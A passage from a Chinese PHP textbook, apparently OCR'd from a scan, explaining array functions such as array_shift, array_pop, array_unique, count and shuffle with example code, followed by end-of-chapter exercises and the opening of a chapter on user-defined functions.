


图 4-24　数组键名和键值的对调

注意：

该函数的键值需要的合法类型，比如是整型或者字符串型。如果键值类型不正确，将发出一个警告，且有问题的键名和键值不被反转对调。如果同一个键值出现多次，则最后一个键名将作为其键值，其他键名都丢失。该函数执行失败将返回 false。

4.8　在数组中增加或删除元素

在 PHP 中，通常是使用数组实现各种数据结构的，如在数组的尾部插入或者删除元素实现堆栈数据结构等。下面将介绍在数组中删除和插入元素的各种函数。

4.8.1　在数组头部插入和删除元素

array_shift( )函数删除数组头部的第一个元素，并将此元素作为结果返回，其函数原型如下：

```
mixed array_shift ( array &$array )
```

该函数将数组$array 的第一个元素删除并当做结果返回，将数组$array 的长度减 1 并将所有其他元素向前移动一位，数字索引将改为从 0 开始计数，文字索引不改变。如果数组$array 为空或者不是数组，则该函数返回 NULL。

如果想在数组的头部添加元素，则会使用到 array_unshift( )函数，其函数格式如下：

```
int array_unshift ( array &$array , mixed $var [, mixed $... ] )
```

该函数将传入的$var 等元素插入到数组$array 的开头。插入的元素保持原来的顺序，且插入成功后所有的数字索引键名将重新从 0 开始计数，而文字索引名保持不变。

实例 4-26：在数组头部插入或者删除元素

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP", "Python",
"3.1415");
echo "删除的第一个元素为：" . array_shift($arr) . "<br />";
echo "删除首元素之后的数组为： ";
print_r($arr);
echo "<hr />";
$n = array_unshift($arr, "Perl", "shell");
echo "插入元素之后数组\$arr 有" . $n . "个元素" . "<br />";
echo "在头部插入元素之后数组\$arr 变为：";
print_r($arr);

?>
```

运行上述代码，结果如图 4-25 所示。




图 4-25　在数组头部插入或者删除元素

注意：

array_shift( )是删除数组的首元素，应用这个特性，可通过此函数实现队列的删除，因为队列是一端删除元素，另一端插入元素(用到 array_pop( )函数，下一小节介绍)，即队列遵守“先进先出”的原则。

4.8.2　在数组尾部插入和删除元素

4.8.1 小节介绍了在数组头部删除或者添加元素，接下来介绍在数组尾部删除和添加元素。

array_pop( )函数实现在数组尾部删除一个元素，其函数原型如下：

```
mixed array_pop ( array &$array )
```

该函数弹出数组$array 的最后一个元素，并将数组长度减 1，如果数组$array 为空或者不是数组，则该函数返回 NULL。

array_push( )函数将一个或者多个元素压入数组的末尾，其函数原型如下：

```
int array_push ( array &$array , mixed $var [, mixed $... ] )
```

该函数将数组$array 当做一个栈，并将传入的参数$var 等插入到数组的末尾，数组的长度随着压入的元素个数增加。

实例 4-27：在数组尾部插入或者删除元素

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP", "Python",
"3.1415");
echo "删除末尾的元素为： " . array_pop($arr) . "<br />";
echo "删除首元素之后的数组为：  ";
print r($arr);
echo "<hr />";
$n = array push($arr, "Perl", "shell");
echo "插入两个元素之后数组\$arr 共有" . $n . "个元素" . "<br />";
echo "在头部插入元素之后数组\$arr 变为：";
print r($arr);

?>
```

运行上述代码，结果如图 4-26 所示。




图 4-26　在数组尾部插入或者删除元素

注意：

array_pop( )和 array_push( )这两个函数很常用，是用来实现堆栈数据结构的常用操作函数。堆栈是一种“先进后出”的数据结构，而在 PHP 中，就将数组当成一个堆栈，这两个函数即是对堆栈的操作。

4.8.3　删除数组中重复的元素

如果数组中有值相同的元素，但是编程人员并不需要这些冗余数据，则可以通过 array_unique( )函数来删除重复值，其函数原型如下：

```
array array_unique ( array $array )
```

该函数以数组$array 为参数，删除重复值后返回一个没有重复值的新数组。

实例 4-28：删除数组中重复的元素

```
<?php
$arr1=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
"3.1415");
$arr2 = array(3.1415, "3.1415", 3.1415, "10", 10);
$result = array_unique($arr1);
print_r($result);
echo "<hr />";
$result = array_unique($arr2);
var_dump($result);

?>
```

运行上述代码，结果如图 4-27 所示。




图 4-27　删除数组中重复的元素

注意：

该函数执行成功后，数组键名保持不变，且只保留第一个遇到的键名，忽略所有后面的键名。

4.8.4　删除数组中指定的元素

unset( )函数用来销毁指定变量，既可以销毁单一变量，也可以销毁数组中的变量。可通过这个特性，来删除数组中的某个元素。

实例 4-29： unset( )函数的应用

```
<?php
$arr=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
"3.1415");
//删除索引值是 0 的键值
unset($arr[0]);
print_r($arr);
echo "<hr />";
//删除键名为“编程语言”的值
unset($arr["编程语言"]);
print_r($arr);

?>
```

运行上述代码，结果如图 4-28 所示。




图 4-28　unset( )函数的应用

4.9　统计数组中元素的个数和出现的次数

在前面的实例中介绍过 count( )函数，它可以求出数组中元素的个数。下面详细介绍该函数以及另一个求数组元素个数的函数 array_count_values( )。

4.9.1　统计数组中元素的个数

函数 count( )是用来计算数组中元素个数或者对象中的属性个数，本节主要讲解 count( )函数计算数组元素个数的作用。sizeof( )函数是 count( )函数的别名，功能和用法完全一样。其函数原型如下：

```
int count ( mixed $var [, int $mode ] )
```

第一个必选参数$var 通常是一个数组类型，如果是其他类型，都只能算有一个单元；第二个参数$mode 为可选参数，如果设置为 COUNT_RECURSIVE 或者 1，那么该函数将递归地对数组元素计数，其默认值为 0，并且不识别递归。

实例 4-30： count( )函数的使用

```
<?php
$arr1=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
```

```
"3.1415");
echo count($arr1) . "<hr />";
$arr2=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
"3.1415", array("1", "2", 3, "4"));
echo "默认不递归计算数组\$arr 元素的个数为" . count($arr2) . "<hr />";
echo "递归计算数组\$arr 元素的个数为" . count($arr2, 1) . "<hr />";
//count() 函数对没有初始化的变量返回 0，对于空的数组也会返回 0,但对于 false 返回 1
echo count(null) . "<br />";
echo count(array()) . "<br />";
echo count(false);

?>
```

运行上述代码，结果如图 4-29 所示。



图 4-29　count( )函数的使用

4.9.2　统计数组中元素出现的次数

count( )函数计算数组内元素的个数并返回此值，array_count_values( )函数是计算数组内元素出现的次数，并通过数组返回，该返回数组的键名是原数组的值，键值是该值在原数组中出现的次数。其函数格式如下：

```
array array_count_values ( array $input )
```

实例 4-31：array_count_values( )函数的用法

```
<?php
$arr=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
"3.1415");
$result = array_count_values($arr);
print_r($result);

?>
```

运行上述代码，结果如图 4-30 所示。




图 4-30　array_count_values( )函数的用法

4.10　其他一些数组处理函数

还有一些数组处理函数无法归类，但是也经常在 Web 编程中用到，本节就来介绍几个数组处理函数。

4.10.1　var_export( )函数

在前面的很多实例中，输出数组用到了 print_r( )函数或者 var_dump( )函数，其实还有另外一个 var_export( )函数也可以用来显示数组结构。其函数原型如下：

```
mixed var_export ( mixed $expression [, bool $return ] )
```

该函数显示一个或者多个表达式的结构信息，包括类型和值。如果是数组，将递归展开，通过缩进显示其结构。

实例 4-32：var_export( )、print_r( )和 var_dump( )函数的区别

```
<?php
$arr=array("Hello","World","编程语言"=>"PHP",6=>"JSP","PHP","Python",
"3.1415", array("1", "2", 3, "4"));
var_export($arr);
echo "<hr />";
print_r($arr);
echo "<hr />";
var dump($arr);

?>
```

运行上述代码，结果如图 4-31 所示。




图 4-31　var_export( )、print_r( )和 var_dump( )函数的区别

4.10.2　随机抽取数组中的元素

如果想随机抽取数组中的一个或者多个元素，则需要用到 array_rand( )函数，其函数

格式如下：

```
mixed array_rand ( array $input [, int $num_req ] )
```

该函数从数组$input 中取出一个或者$num_req 个随机元素，$num_req 是可选参数，默认为 1。

实例 4-33：抽取数组的随机元素

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP", "Python",
"3.1415", array("1", "2", 3, "4"));
//如果只取一个随机数，则返回该随机数的键名
echo array_rand($arr)."<hr />";
//如果取多个随机数，则返回一个数字索引数组，该数组的键值为随机数的键名
print_r(array_rand($arr, 2));

?>
```

运行上述代码，结果如图 4-32 所示。




图 4-32　抽取数组的随机元素

4.10.3　随机重新排列数组

array_rand( )函数只是随机抽取一个或者多个数组元素，如果想随机打乱一个数组中的所有元素，则需要用到 shuffle( )函数。其函数原型如下：

```
bool shuffle ( array &$array )
```

该函数直接打乱数组$array，即改变原来的数组，而不是作为值来返回。且该函数删除原来数组的键名并重新排列。

实例 4-34：随机重新排列数组

```
<?php
$arr = array("Hello", "World", "编程语言" => "PHP", 6 => "JSP", "PHP", "Python",
"3.1415", array("1", "2", 3, "4"));
echo "原数组\$arr 为：" . "<br />";
print_r($arr);
echo "<hr />";
shuffle($arr);
```

```
echo "随机排列后数组\$arr 为：" . "<br />";
print_r($arr);

?>
```

运行上述代码，结果如图 4-33 所示。




图 4-33　随机重新排列数组

4.11　难 点 解 析

通过本章的学习，将会发现 PHP 中的数组比 C、Java 等语言中的数组要灵活得多，并且通过各种数组处理函数，可以完成在开发中需要完成的各种任务。本章介绍了数组的类型、数组的构造、数组的排序、数组的遍历、数组的拆分和合并、数组的键值和键名操作、增加或删除数组元素、统计数组元素个数以及另外一些数组操作函数。

本章的数组在 PHP 占有很高的地位。数组存储多个具有一定关系的变量，这些变量可有不同类型，这点与其他高级语言不同。在熟悉数组的各种操作之前，首先需要知道数据的类型分为数字索引数组和关联数组，还需要了解数组是由一维数组或者多维数组构造而成的。数组应用最多的操作是对数组进行排序，PHP 提供了多种数组排序函数，在使用时需要分清各种不同排序函数的作用及用法。而对于数组的遍历，除了最基本的 for 语句外，还有 foreach 语句或者联合使用 list( )函数和 each( )函数以及 while 循环语句来遍历数组。本章的难点在于，如何对不同数组进行拆分和合并、如何在数组和字符串之间进行转换、如何在数组中增加和删除元素等，这些数组操作函数都很烦琐，需要程序员多练多使用。

4.12　高手训练营

1. 数组是由______、______和______组成。
2. 数组分为______和______两种类型。
3. 创建数组有哪些方法？请举例说明。
4. 给定一个数组$arr，如何求数组的元素个数？

5．对于一个论坛中，所有的用户都有其一定的级别，求某一级别的用户数，其用户数组如下：$arr=array("小兵","连长","小兵","小兵","中将","大将","元帅","中将","连长",""连长")。

6．有一个数组，其内容如下：array(2,1,2,3,4,5,6,8,2,2,4,9,12,11)；编写一段程序，(1)将该数组从小到大排列并输出。(2)将重复的值删除。(3)检查其中是否有元素 10。

7．有两个数组,$arr1=array(1,2,2,1,2,4,6,7,3,4,3,1)和$arr2=array(3,2,56,4,33,77)，求它们的交集。

第5章 PHP函数

一个基本的 PHP 脚本通常是由主程序和函数构成。这些函数不但造就了 PHP 脚本的主要功能，而且实现了程序的结构化，并且方便阅读者阅读代码。函数分为用户自定义函数和内建函数(系统内部函数)，函数的再次抽象可以作为类的一个方法，类的方法将在面向对象章节进行介绍。本章将主要介绍用户自定义函数、函数参数、变量函数和内建函数。

5.1 用户自定义函数

在开发过程中，经常要用到某种重复的操作或处理。如果每个操作都编写一段代码，既浪费编程人员的时间和精力，也对后期维护带来极大的麻烦。由于 PHP 内部自带有很多函数，但是这些函数不足以满足所有的任务，这时就需要使用用户自定义函数来解决各种实际问题。

5.1.1 自定义函数的编写和调用

在 PHP 中，一个用户自定义函数通常由四部分组成：函数名、参数、函数体和返回值。一个典型的语法格式如下：

```
<?php
function func_name($arg1, $arg2, … , $argn) {
     func_body; //这里是函数体，即函数的功能代码
     return $arg;//这里是返回值
}
?>
```

参数说明如下：

(1) function：声明自定义函数必使用的关键字，不可省略。

(2) func_name：函数名称，其命名规则与变量命名规则相同，区别是不能以“$”开头，有一点需要注意：函数名称是不区分大小写的。

(3) $arg1, $arg2, ... , $argn：传递给函数的参数，根据函数的情况，参数的数量根据需要而定，中间用逗号分隔，也可不带参数。

(4) func_body：自定函数的主体，实现需要的各种功能。

(5) return：将调用代码需要的值返回，并结束函数的运行。

当函数定义完成以后，接着就是调用此函数。调用函数非常简单，只需要引用函数名

并赋予正确的参数即可。

实例 5-1：一个简单的函数实例

```
<?php
function sum($a, $b) {
     $sum = $a + $b;
     return $sum;
}
$a = 10;
$b = 23;
echo "a=" . $a . ",b=" . $b . "<br>";
echo "a+b=" . sum($a, $b);

?>
```

运行上述代码，结果如图 5-1 所示。




图 5-1　简单的函数实例

注意：

return 语句只能返回一个值，不能返回多个值。如果想返回多个值，可定义一个数组，将返回值存放在数组中，然后返回一个数组。

5.1.2　函数的动态调用

由于 PHP 支持可变化的 function 函数概念，这就意味着如果在一个变量名称的后面加上一对圆括号，PHP 就会去寻找与这个变量名字相同的函数，无论这个变量的数值是什么，函数都会被执行。在下面的这个实例中，通过对$myFunction 的两次赋值，实现了对于函数的动态调用。

实例 5-2：函数的动态调用

```
<?php
function write($text) {
     echo "<font size=13pt>";
     echo $text;
